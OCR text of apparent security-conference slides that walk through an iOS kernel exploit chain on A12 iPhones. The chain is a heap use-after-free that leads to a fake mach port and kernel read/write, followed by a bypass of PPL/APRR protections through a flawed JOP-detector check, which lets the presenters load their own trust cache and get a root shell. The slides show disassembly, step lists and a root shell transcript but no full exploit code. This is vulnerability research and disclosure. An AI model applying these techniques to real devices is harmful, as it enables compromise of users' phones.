
The OSdata is freed now, as if it were a socket

struct vnode

VSOCK
0
…

struct vnode

VSOCK
v_socket
…




Spray a number of OOL ports descriptors via mach_msg.


Occupy the freed OSData with OOL ports buffer

a fixed or leaked heap address

Free all the OSData



The OOL ports buffer is freed, as if it were OSData


a fixed or leaked heap address
fake port
Spray a number of OSData again.
Occupy the freed OOL ports buffer, and refill
with a pointer pointing to a fake port struct
mach_msg_ool_ports_descriptor_t
struct vnode
VSOCK
0
…
struct vnode
VSOCK
v_socket
…

fake port

mach_port_t

Receive all the mach messages, gain a send right to a fake port

Build a fake kernel task object, we gain an arbitrary kernel read and write (tfp0)

So far so good. Can we win the game without a fight with PAC?

Kernel

Userspace

Got troubles while adding trust caches

- With tfp0, adding trust caches is quit straightforward on old devices
  - by adding adhoc hashes, we can avoid code signature validations on our executables
- But on A12 devices, we got a new type panic when adding hashes

```
panic(cpu 3 caller 0xffffffff013cb2880): \"pmap_enter_options_internal:
page locked down, \" \"pmap=0xffffffff013cd40a0,
v=0xffffffe04a27c000, pn=2108823, prot=0x3, fault_type=0x3,
flags=0x0, wired=1, options=0x9\"
```

- Apparently, there are other mitigations

APRR

- More protections on kernel heap memory
  - Protected kernel heap memory could only be written from approved kernel code
- New PPL* segments introduced

__TEXT_EXEC:__text	FFFFFFF008EA3FD8	FFFFFFF008EA40A8
__TEXT_EXEC:initcode	FFFFFFF008EA40A8	FFFFFFF008EA4844
__PPLTEXT:__text	FFFFFFF008EA8000	FFFFFFF008EBB2E4
__PPLTRAMP:__text	FFFFFFF008EBC000	FFFFFFF008EC80C0
__PPLDATA_CONST:__const	FFFFFFF008ECC000	FFFFFFF008ECC0C0
__LAST:__pinst	FFFFFFF008ED0000	FFFFFFF008ED0020
__LAST:__mod_init_func	FFFFFFF008ED0020	FFFFFFF008ED0028
__PPLDATA:__data	FFFFFFF008ED4000	FFFFFFF008ED4DE0
__KLD:__text	FFFFFFF008ED8000	FFFFFFF008ED98F8


__PPLTEXT

- Contains code for
  - Pmap related functions
  - Code signature related functions
  - Trust cache related functions
  - …
- Code in __PPLTEXT cannot be executed unless a special register (“#4, c15, c2, #1) is set to 0x4455445564666677

__PPLTRAMP

- The only entry point to set the special register “#4, c15, c2, #1” to 0x4455445564666677
- Dispatch calls to functions in __PPLTEXT

tfp0's write capability for kernel image



Before iPhone 7

Since iPhone 7 (KTRR introduced)

Since iPhone XS (APRR introduced)

Adding dynamic trust caches needs a code execution


Look for unprotected control flow transfer points

- Indirected function calls
- Context switches
- Interrupt handlers
- …

Please refer to Brandon Azad, “A study in PAC”, MOSEC 2019 for more bypass methods

thread_exception_return jumps to our eyes

- thread_exception_return is used to return a thread from the kernel to usermode



C6.2.77 ERET

Exception Return using the ELR and SPSR for the current Exception level. When executed, the PE restores PSTATE from the SPSR, and branches to the address held in the ELR.

- When eret instruction is executed, the CPU restores PSTATE from the SPSR, and branches to the address held in the ELR.

thread_exception_return jumps to our eyes

```
LDR         X0, [SP,#arg_108]

LDR         W1, [SP,#arg_110]

LDR         W2, [SP,#arg_340]

LDR         W3, [SP,#arg_340+4]

MSR         #0, c4, c0, #1, X0 ; [>] ELR_EL1 (Exception Link Register (EL1))

MSR         #0, c4, c0, #0, X1 ; [>] SPSR_EL1 (Saved Program Status Register (EL1))

...

ERET
```

thread_exception_return jumps to our eyes

```
LDR             X0, [SP,#arg_108]
LDR             W1, [SP,#arg_110]
LDR             W2, [SP,#arg_340]
LDR             W3, [SP,#arg_340+4]
MSR             #0, c4, c0, #1, X0 ; [>] ELR_EL1 (Exception Link Register (EL1))
MSR             #0, c4, c0, #0, X1 ; [>] SPSR_EL1 (Saved Program Status Register (EL1))
...
ERET
```

if we can control the memory loads

eret to arbitrary kernel address at EL1

thread_exception_return jumps to our eyes

```
LDR         X0, [SP,#arg_108]
LDR         W1, [SP,#arg_110]
LDR         W2, [SP,#arg_340]
LDR         W3, [SP,#arg_340+4]
MSR         #0, c4, c0, #1, X0 ; [>] ELR_EL1 (Exception Link Register (EL1))
MSR         #0, c4, c0, #0, X1 ; [>] SPSR_EL1 (Saved Program Status Register (EL1))
...
BL          jopdetector
....
ERET
```

However, there is a special function

Let’s check this jopdetector

```
jopdetector                             ; CODE XREF: sub_FFFFFFF0079FFA40+54↑p
                                        ; machine_load_context+4C↑p ...
                PACGA           X1, X1, X0
                AND             X2, X2, #0xFFFFFFFFDFFFFFFF
                PACGA           X1, X2, X1
                PACGA           X1, X3, X1
                LDR             X2, [X0,#0x128]
                CMP             X1, X2
                RET
; End of function jopdetector

; ---------------------------------------------------------------------------
                MOV             X1, X0
                ADR             X0, aJopHashMismatc ; "JOP Hash Mismatch Detected (PC, CPSR, o"...
                BL              callPanic
; ---------------------------------------------------------------------------
aJopHashMismatc DCB "JOP Hash Mismatch Detected (PC, CPSR, or LR corruption)",0
                                        ; DATA XREF: __text:FFFFFFF007A090C8↑o
                ALIGN 0x20
```

jop detector is supposed to check the integrity of the saved thread context

Let’s check this jopdetector

```
jopdetector                             ; CODE XREF: sub_FFFFFFF0079FFA40+54↑p
                                        ; machine_load_context+4C↑p ...
                PACGA           X1, X1, X0
                AND             X2, X2, #0xFFFFFFFFDFFFFFFF
                PACGA           X1, X2, X1
                PACGA           X1, X3, X1
                LDR             X2, [X0,#0x128]
                CMP             X1, X2
                RET
; End of function jopdetector

; ---------------------------------------------------------------------------
                MOV             X1, X0
                ADR             X0, aJopHashMismatc ; "JOP Hash Mismatch Detected (PC, CPSR, o"...
                BL              callPanic
; ---------------------------------------------------------------------------
aJopHashMismatc DCB "JOP Hash Mismatch Detected (PC, CPSR, or LR corruption)",0
                                        ; DATA XREF: __text:FFFFFFF007A090C8↑o
                ALIGN 0x20
```

But wait, a mismatch of hash values does not lead to a panic because of an early return


What can we do

- Make a thread trapping into the kernel and waiting for return (e.g., waiting for a mach msg)
- Change the saved thread context (ELR_EL1 and SPSR_EL1) based on tfp0
- Make the thread return (e.g., sending a msg)
- Gain arbitrary code execution in the kernel via eret
- Call ppl_ loadTrustCache (0x25) to load our own dynamic trust cache

Got ssh on iPhone XS Max

```
root@ (/var/root)# id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr
ocmod),20(staff),29(certusers),80(admin)
root@ (/var/root)# uname -a
Darwin iPhone 18.0.0 Darwin Kernel Version 18.0.0: Tue Aug 14 22:07:18 PDT 2018; root:xnu-4903.202.2~
1/RELEASE_ARM64_T8020 iPhone11,2
root@ (/var/root)# debugserver
debugserver-@(#)PROGRAM:debugserver  PROJECT:debugserver-360.0.26.3
 for arm64.
Usage:
  debugserver host:port [program-name program-arg1 program-arg2 ...]
  debugserver /path/file [program-name program-arg1 program-arg2 ...]
  debugserver host:port --attach=<pid>
  debugserver /path/file --attach=<pid>
  debugserver host:port --attach=<process_name>
  debugserver /path/file --attach=<process_name>
root@ (/var/root)#
```

The fix


